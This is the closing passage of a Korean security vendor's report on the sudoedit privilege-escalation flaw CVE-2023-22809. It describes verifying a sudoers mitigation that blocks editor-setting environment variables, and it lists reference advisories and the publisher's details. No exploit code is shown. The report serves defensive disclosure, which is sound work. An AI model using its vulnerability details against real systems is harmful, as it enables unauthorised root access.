


Figure 18. Prohibiting the editor-designated environment variable through Cmnd_Alias

After excluding the editor-designated environment variable, if you test the vulnerability, the EDITOR environment variable does not work, and you can see that only the allowed editable Insight file can be modifieed with the user's default editor.




Figure 19. A vulnerability test after excluding the editor-designated environment variable from application

■ Reference sites

- URL: https://www.synacktiv.com/sites/default/files/2023-01/sudo-CVE-2023-22809.pdf
- URL: https://www.sudo.ws/security/advisories/sudoedit_any/

EQST INSIGHT

2023.03

SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
https://www.skshieldus.com

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Communication Group